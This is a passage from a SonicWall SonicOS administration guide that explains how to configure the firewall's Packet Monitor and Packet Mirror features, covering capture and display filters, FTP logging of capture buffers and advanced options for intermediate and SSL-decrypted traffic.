
- Control mechanism with improved granularity for custom filtering (Monitor Filter)
- Display filter settings independent from monitor filter settings
- Packet status indicates if the packet was dropped, forwarded, generated, or consumed by the firewall
- Three-window output in the management interface:
    - List of packets
    - Decoded output of selected packet
    - Hexadecimal dump of selected packet
- Export capabilities include text or HTML format with hex dump of packets, plus CAP file format
- Automatic export to FTP server when the buffer is full

- Bidirectional Packet Monitor based on IP address and port
- Configurable wrap-around of Packet Monitor buffer when full

How Does Packet Monitor Work?

As an administrator, you can configure the general settings, monitor filter, display filter, advanced filter settings, and FTP settings of the Packet Monitor tool. As network packets enter the Packet Monitor subsystem, the monitor filter settings are applied and the resulting packets are written to the capture buffer. The display filter settings are applied as you view the buffer contents in the management interface. You can log the capture buffer to view in the management interface, or you can configure automatic transfer to the FTP server when the buffer is full.

Default settings are provided so that you can start using Packet Monitor without configuring it first. The basic functionality is provided by buttons on the page:



Dashboard > Packet Monitor Toolbar Options


Button	Functionality
Configure	Configures Packet Capture settings, including filtering and logging.
Monitor All	Resets all current monitor filter settings and advanced page settings so that traffic on all local interfaces is monitored. **NOTE:** Clicking **Monitor All** will overwrite your current monitor filter settings and advanced page settings. A warning message is displayed that requires confirmation to continue.
Monitor Default	Resets current monitor filter settings and advanced page settings to factory default settings. **NOTE:** Clicking **Monitor Default** will overwrite your current monitor filter settings and advanced page settings with factory default settings. A warning message is displayed that requires confirmation to continue.
Clear	Clears the Packet Monitor queue and refreshes the displayed packet statistics for capture buffer, mirroring, and FTP logging to show new buffer data. A confirmation dialog box displays when you click this button.
Refresh	Displays new buffer data in the **Captured Packets** table. You can then click any packet in the list to display its header information and data in the **Packet Detail** and **Hex Dump** sections.
Start Capture	Begins capturing all packets except those used for communication between the SonicWall appliance and the management interface on your console system.
Stop Capture	Stops the packet capture.
Start Mirror	Begins mirroring packets.
Stop Mirror	Stop mirroring packets

Dashboard > Packet Monitor Toolbar Options

Button	Functionality
Log to FTP server	Transfers the capture file to the FTP server when the buffer is full. **NOTE:** A valid FTP server IP address must have been entered on the **Logging** tab of the **Packet Monitor Configuration** window. See Configuring Logging Settings.
Export As:	Displays or saves a snapshot of the current buffer in the file format that you select from the drop-down list. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats: • **Libpcap** - View the data with the Wireshark (formerly Ethereal) network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**. • **Html** - View the data with a browser. You can use **File > Save As** to save a copy of the buffer to your hard drive. • **Text** - View the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**. • **App Data** - View only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data equals captured packet minus L2, L3, and L4 headers.

Refer to the figure below to see a high-level view of the Packet Monitor subsystem. This shows the different filters and how they are applied.

Packet Monitor subsystem: High-level view



What is Packet Mirror?

Packet mirroring is the process of sending a copy of packets seen on one interface to another interface or to a remote SonicWall appliance.

There are two aspects of mirroring:

- **Classification** – Refers to identifying a selected set of packets to be mirrored. Incoming and outgoing packets to and from an interface are matched against a filter. If matched, the mirror action is applied.
- **Action** – Refers to sending a copy of the selected packets to a port or a remote destination. Packets matching a classification filter are sent to one of the mirror destinations. A particular mirror destination is part of the action identifier.

Supported Platforms for Packet Mirror

On all SonicWall NSA Series appliances running SonicOS 5.6 or higher, packet mirroring is fully supported.

On SonicWall TZ Series appliances running SonicOS 5.6 or higher, packet mirroring is partially supported, as follows:

- Local mirroring is not supported.
- Remote mirroring is supported for both sending and receiving mirrored packets.

How Does Packet Mirror Work?

Every classification filter is associated with an action identifier. Up to two action identifiers can be defined, supporting two mirror destinations (a physical port on the same firewall and/or a remote SonicWall firewall). The action identifiers determine how a packet is mirrored. The following types of action identifiers are supported:

- Send a copy to a physical port.
- Encapsulate the packet and send it to a remote SonicWall appliance.
- Send a copy to a physical port with a VLAN configured.
- Classification is specified on the **Monitor Filter** and **Advanced Monitor Filter** tabs of the **Packet Monitor Configuration** window.
- A local SonicWall firewall can be configured to receive remotely mirrored traffic from a remote SonicWall firewall. At the local firewall, received mirrored traffic can either be saved in the capture buffer or sent to another local interface. This is configured in the **Remote Mirror Settings (Receiver)** section on the **Mirror** tab of the Packet Monitor Configuration window.

SonicOS 5.6 and higher supports the following packet mirroring options:

- Mirror packets to a specified interface (Local Mirroring).
- Mirror only selected traffic.
- Mirror SSL decrypted traffic.
- Mirror complete packets including Layer 2 and Layer 3 headers as well as the payload.
- Mirror packets to a remote SonicWall network security appliance (Remote Mirroring Tx).
- Receive mirrored packets from a remote SonicWall appliance (Remote Mirroring Rx).

Configuring Packet Monitor

You can access the Packet Monitor tool on the **Dashboard > Packet Monitor** page of the SonicOS management interface. There are six main areas of configuration for Packet Monitor, one of which is specifically for packet mirror. The following sections describe the configuration options, and provide procedures for accessing and configuring the filter settings, log settings, and mirror settings:

- Configuring General Settings
- Configuring Monitoring Based on Firewall Rules
- Configuring Monitor Filter Settings
- Configuring Display Filter Settings
- Configuring Logging Settings
- Configuring Advanced Monitor Filter Settings
- Configuring Mirror Settings

NOTE: Clicking the **Default** button on the Packet Monitor Configuration window will erase all current Packet Monitor configuration settings to factory default values.


Configuring General Settings

This section describes how to configure Packet Monitor general settings, including the number of bytes to capture per packet and the buffer wrap option. You can specify the number of bytes using either decimal or hexadecimal, with a minimum value of 64. The buffer wrap option enables the packet capture to continue even when the buffer becomes full, by overwriting the buffer from the beginning.

To configure the general settings:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click the **Configure** button. The **Packet Monitor Configuration** dialog displays.



3 Under **General Settings**, in the **Number of Bytes To Capture (per packet)** field, type the number of bytes to capture from each packet. The minimum value is **64**, which is the default value. This value can be entered as a hexadecimal value.

4 To continue capturing packets after the buffer fills up, select the **Wrap Capture Buffer Once Full** check box. Selecting this option will cause the packet capture buffer to wrap once full, that is, to start writing captured packets at the beginning of the buffer again after the buffer fills.

NOTE: This option has no effect if FTP server logging is enabled on the **Logging** tab because the buffer is automatically wrapped when FTP is enabled.

5 Under **Exclude Filter**, select the **Exclude encrypted GMS traffic** to prevent capturing or mirroring of encrypted management or syslog traffic to or from SonicWall GMS. This setting only affects encrypted packets within a configured primary or secondary GMS tunnel. GMS management traffic is not excluded if it is sent via a separate tunnel.

6 Use the **Exclude Management Traffic** settings to prevent capturing or mirroring of management traffic to the appliance. Select one or more check boxes for each type of traffic to exclude:

- **HTTP/HTTPS**
- **SNMP**
- **SSH**

NOTE: If management traffic is sent via a tunnel, the packets are not excluded.

7 Use the **Exclude Syslog Traffic to** settings to prevent capturing or mirroring of syslog traffic to the logging servers. Select the check box for either or both type of server to exclude:

- **Syslog Servers**
- **GMS Server**

NOTE: If syslog traffic is sent via a tunnel, the packets are not excluded.

8 Use the **Exclude Internal Traffic for** settings to prevent capturing or mirroring of internal traffic between the SonicWall appliance and its High Availability partner or a connected SonicPoint. Select the check box for each type of traffic to exclude:

- **HA**
- **SonicPoint**

9 To save your settings and exit the configuration window, click **OK**.


Configuring Monitoring Based on Firewall Rules

The Packet Monitor and Flow Reporting features allow traffic to be monitored based on firewall rules for specific inbound or outbound traffic flows. This feature set is enabled by choosing to monitor flows in the **Firewall > Access Rules** area of the SonicOS management interface.

To configure the general settings:

1 Navigate to the **Firewall > Access Rules** page.

2 Click the **Configure** icon for the rule(s) on which you wish to enable Packet Monitoring or Flow Reporting. The **Edit Rule** dialog displays.



3 Select the **Enable packet monitor** check box to send Packet Monitoring statistics for this rule.

4 Click the **OK** button to save your changes.

NOTE: Further monitor filter settings are required on the **Dashboard > Packet Monitor** page to enable monitoring based on firewall rules.

Configuring Monitor Filter Settings


All filters set on this page are applied to both packet capture and packet mirroring.

To configure Monitor Filter settings:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 Click the **Monitor Filter** tab.



4 Choose to **Enable filter based on the firewall rule** if you are using firewall rules to capture specific traffic. When this option is selected, only packets that match the firewall rule will be monitored.

> **NOTE:** Before the **Enable filter based on the firewall rule** option is selected, be certain you have selected one or more access rules on which to monitor packet traffic. This configuration is done from the **Firewall > Access Rules** page of the SonicOS management interface.

5 Specify how Packet Monitor will filter packets using these options:

> **NOTE:** In the following options, you can specify negative values by prefixing the value with an exclamation point (!).

- **Interface Name(s)** - Specify the name of the interface on which packet capture will be performed. You can specify up to ten interfaces separated by commas. Interface names should be the same as those displayed on the **Network > Interfaces** page; for example:
  - For NSA series: `X0`. `X1`, `X2:V100`.
  - For TZ series: `wlan`, `wwan`, `modem`, `opt`, `wan`, `lan`.

  You can use a negative value to configure all interfaces except the one(s) specified; for example: `!X0`, or `!LAN`.
- **Ether Type(s)** - Specify the name of the Ethernet type on which filtering of the captured packets will be performed. You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported:
  - ARP
  - IP (default)
  - IPv6
  - PPPoE-SES
  - PPPoE-DIS

  The latter two can be specified as just PPPoE.

This option is not case-sensitive. For example, to capture all supported types, you could enter: `ARP, IP, IPv6, PPPOE`.

You can use one or more negative values to capture all Ethernet types except those specified; for example: `!ARP, !PPPoE`.

You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: `ARP, 0x800, IP`. Normally, you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See Supported Packet Types.

- **IP Type(s)** - Specify the name of the IP packet type on which packet capture will be performed. You can specify up to ten IP types separated by commas. The following IP types are supported:
  - TCP (default)
  - UDP
  - ICMP
  - ICMPV6
  - GRE
  - IGMP
  - AH
  - ESP
  - 6TO4

  This option is not case-sensitive.

  You can use one or more negative values to capture all IP types except those specified; for example: `!TCP, !UDP`.

  You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: `TCP, 0x1, 0x6`. See Supported Packet Types.
- **Source IP Address(es)** - Specify the source IP address on which packet capture will be performed. You can specify up to ten IP addresses separated by commas; for example: `10.1.1.1, 192.2.2.2, 2001::1, 2002::1`. You can use one or more negative values to capture packets from all but the specified addresses; for example: `!10.3.3.3, !10.4.4.4, !2001::1`.
- **Source Port(s)** - Specify the source Port Address on which packet capture will be performed. You can specify up to ten TCP and/or UDP port numbers separated by commas; for example: `20,21,22,25`. You can use one or more negative values to capture packets from all but the specified ports; for example: `!80, !8080`.
- **Destination IP Address(es)** - Specify the destination IP address on which packet capture will be performed. You can specify up to ten IP addresses separated by commas; for example: `10.1.1.1, 192.2.2.2, 2001::1, 2002::1`. You can use one or more negative values to capture packets destined for all but the specified addresses; for example: `!10.3.3.3, !10.4.4.4, !2001::1`.
- **Destination Port(s)** - Specify the destination Port Address on which packet capture will be performed. You can specify up to ten TCP and/or UDP port numbers separated by commas; for example: `20, 21, 22, 25`. You can use one or more negative values to capture packets destined for all but the specified ports; for example: `!80, !8080`. Default ports are `25,10025`.
- **Enable Bidirectional Address and Port Matching** - Select this option to have IP addresses and ports specified in the Source or Destination fields on this page matched against both the source and destination address and port fields in each packet. This option is enabled by default.

  NOTE: By default, the following options are not selected. Leave them unselected for normal operation. Normally, all types of packets are captured. If one or more of the following options are selected, only those types of packets will be monitored.

- **Forwarded packets only** - Select this option to monitor only packets that are forwarded by the firewall.
- **Consumed packets only** - Select this option to monitor only packets that are consumed by internal sources within the firewall.
- **Dropped packets only** - Select this option to monitor only packets that are dropped at the perimeter.

6 To save your settings and exit the configuration dialog, click **OK**.

Configuring Display Filter Settings

This section describes how to configure Packet Monitor display filter settings. The values that you provide here are compared to corresponding fields in the captured packets, and only those packets that match are displayed. These settings apply only to the display of captured packets on the management interface and do not affect packet mirroring.


NOTE: If a field is left blank, no filtering is done on that field. Packets are displayed without regard to the value contained in that field of their headers.

To configure Packet Monitor display filter settings:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 Click the **Display Filter** tab.



NOTE: In the following options, you can specify negative values by prefixing the value with an exclamation point (!).

- In the **Interface Name(s)** field, type the name of the SonicWall appliance interface(s) for which to display packets.You can specify up to ten interfaces separated by commas. Interface names should be the same as those displayed on the **Network > Interfaces** page; for example:
  - For NSA series: `X0`. `X1`, `X2:V100`.
  - For TZ series or SOHO: `wlan`, `wwan`, `modem`, `opt`, `wan`, `lan`.

  You can use a negative value to configure all interfaces except the one(s) specified; for example: `!X0`, or `!LAN`.

4 In the **Ether Type(s)** field, enter the Ethernet type(s) for which you want to display packets.You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported:

- ARP
- IP
- IPv6
- PPPoE-SES
- PPPoE-DIS

The latter two can be specified as just PPPoE.

This option is not case-sensitive. For example, to capture all supported types, you could enter: `ARP`, `IP`, `IPv6`, `PPPOE`.

You can use one or more negative values to capture all Ethernet types except those specified; for example: `!ARP`, `!PPPoE`.

You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: `ARP, 0x800, IP`. Normally, you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See Supported Packet Types.

5 In the **IP Type(s)** field, enter the IP packet types for which you want to display packets. To display all IP types, leave this field blank.

You can specify up to ten IP types separated by commas. The following IP types are supported:

- TCP (default)
- UDP
- ICMP
- ICMPV6
- GRE
- IGMP
- AH
- ESP
- 6TO4

This option is not case-sensitive.

You can use one or more negative values to capture all IP types except those specified; for example: `!TCP`, `!UDP`.

You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: `TCP, 0x1, 0x6`. See Supported Packet Types.

6 In the **Source IP Address(es)** field, type the IP addresses from which you want to display packets. You can specify up to ten IP addresses separated by commas; for example: `10.1.1.1, 192.2.2.2, 2001::1, 2002::1`. You can use one or more negative values to capture packets from all but the specified addresses; for example: `!10.3.3.3, !10.4.4.4, !2001::1`.

7 In the **Source Port(s)** field, type the port numbers from which you want to display packets. You can specify up to ten TCP and/or UDP port numbers separated by commas; for example: `20,21,22,25`. You can use one or more negative values to capture packets from all but the specified ports; for example: `!80,!8080`.

8 In the **Destination IP Address(es)** field, type the IP addresses for which you want to display packets. You can specify up to ten IP addresses separated by commas; for example: `10.1.1.1, 192.2.2.2,`

2001::1, 2002::1. You can use one or more negative values to capture packets destined for all but the specified addresses; for example: !10.3.3.3, !10.4.4.4, !2001::1.

9 In the **Destination Port(s)** field, type the port numbers for which you want to display packets. You can specify up to ten TCP and/or UDP port numbers separated by commas; for example: 20, 21, 22, 25. You can use one or more negative values to capture packets destined for all but the specified ports; for example: !80, !8080. Default ports are 25,10025.

10 To match the values in the source and destination fields against either the source or destination information in each captured packet, select the **Enable Bidirectional Address and Port Matching** check box. This option is selected by default.

11 To display captured packets that the SonicWall appliance forwarded, select the **Forwarded** check box. This option is selected by default.

12 To display captured packets that the SonicWall appliance generated, select the **Generated** check box. This option is selected by default.

13 To display captured packets that the SonicWall appliance consumed, select the **Consumed** check box. This option is selected by default.

14 To display captured packets that the SonicWall appliance dropped, select the **Dropped** check box. This option is selected by default.

15 To save your settings and exit the configuration window, click **OK**.

Configuring Logging Settings

This section describes how to configure Packet Monitor logging settings. These settings provide a way to configure automatic logging of the capture buffer to an external FTP server. When the buffer fills up, the packets are transferred to the FTP server. The capture continues without interruption.


If you configure automatic FTP logging, this supersedes the setting for wrapping the buffer when full. With automatic FTP logging, the capture buffer is effectively wrapped when full, but you also retain all the data rather than overwriting it each time the buffer wraps.

To configure logging settings:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 Click the **Logging** tab.



4 In the **FTP Server IP Address** field, type the IP address of the FTP server where captive packets are to be logged.

NOTE: Make sure that the FTP server IP address is reachable by the SonicWall appliance. An IP address that is reachable only via a VPN tunnel is not supported.

5 In the **Login ID** field, type the login name the SonicWall appliance will use to connect to the FTP server.

6 In the **Password** field, type the password the SonicWall appliance will use to connect to the FTP server.

7 In the **Directory Path** field, type the directory location for the captured files. The SonicWall appliance will copy log captured files to this location relative to the default FTP root directory.

For libcap format, files are named **packet-log--<>.cap**, where the <> contains a run number and date, including hour, month, day, and year. For example:

```
packet-log--3-22-08292006.cap
```

For HTML format, file names are in the form **packet-log_h-<>.html**. For example;

```
packet-log_h-3-22-08292006.html
```

8 To enable automatic logging of the capture file to a remote FTP server, select the **Log To FTP Server Automatically** check box. Files are transferred in both libcap (**packet-log--<>.cap**) and HTML format (**packet-log_t-<>.html)**.

NOTE: An FTP server IP address must be specified.

9 To enable logging of the file in HTML format as well as libcap format, select the **Log HTML File Along With .cap File (FTP)** check box.

10 To test the connection to the FTP server and log the capture buffer contents to it, click **Log Now**. In this case, the file name will contain an **F**. For example,

```
packet-log-F-3-22-08292006.cap
```

```
packet-log_h-F-3-22-08292006.html
```

11 To save your settings and exit the configuration window, click **OK**.

Restarting FTP Logging

If automatic FTP logging is off, either because of a failed connection or simply disabled, you can restart it in **Logging** tab of the **Configure** window.

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 Click the **Logging** tab.

4 Verify that the settings are correct for each item on the page. See Configuring Logging Settings.

5 To change the FTP logging status on the main Packet Monitor page to active, select the **Log To FTP Server Automatically** check box.

6 To save your settings and exit the configuration dialog, click **OK**.

Configuring Advanced Monitor Filter Settings

This section describes how to configure monitoring for packets generated by the SonicWall appliance and for intermediate traffic.

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

3 Click the **Advanced Monitor Filter** tab.

NOTE: By default, none of the options on the Advanced Monitor Filter tab are enabled.

4 To monitor packets generated by the SonicWall appliance in the capture, select the **Monitor Firewall Generated Packets** check box.

Even when other monitor filters do not match, this option ensures that packets generated by the SonicWall appliance are captured. Also included are packets generated by HTTP(S), L2TP, DHCP servers, PPP, PPPOE, and routing protocols. These captured packets are marked with **s** in the incoming interface section of the captured packets list window when they are from the system stack. Otherwise, the incoming interface is not specified.

5 To monitor intermediate packets generated by the SonicWall appliance as a result of various policies, select the **Monitor Intermediate Packets** check box.

NOTE: These intermediate packets include packets such as those generated as a result of fragmentation or reassembly, intermediate encrypted packets, IP helper-generated packets, multicast packets that are replicated.

Selecting this check box activates, but does not select, the subsequent check boxes for monitoring specific types of intermediate traffic. You need to select the types of intermediate traffic to be monitored.

6 Select the check box for any or all of the following options to monitor that type of intermediate traffic:

NOTE: Monitor filters are still applied to all selected intermediate traffic types.

- **Monitor intermediate multicast traffic** – Capture or mirror replicated multicast traffic.
- **Monitor intermediate IP helper traffic** – Capture or mirror replicated IP Helper packets.
- **Monitor intermediate reassembled traffic** – Capture or mirror reassembled IP packets.
- **Monitor intermediate fragmented traffic** – Capture or mirror packets fragmented by the firewall.
- **Monitor intermediate remote mirrored traffic** – Capture or mirror remote mirrored packets after de-encapsulation.
- **Monitor intermediate IPsec traffic** – Capture or mirror IPsec packets after encryption and decryption.

- **Monitor intermediate SSL decrypted traffic** – Capture or mirror decrypted SSL packets.

  NOTE: SSL-decrypted traffic will be fed to the Packet Monitor, and certain IP and TCP header fields may not be accurate in the monitored packets. IP and TCP checksums are not calculated on the decrypted packets, and TCP port numbers are remapped to port 80.

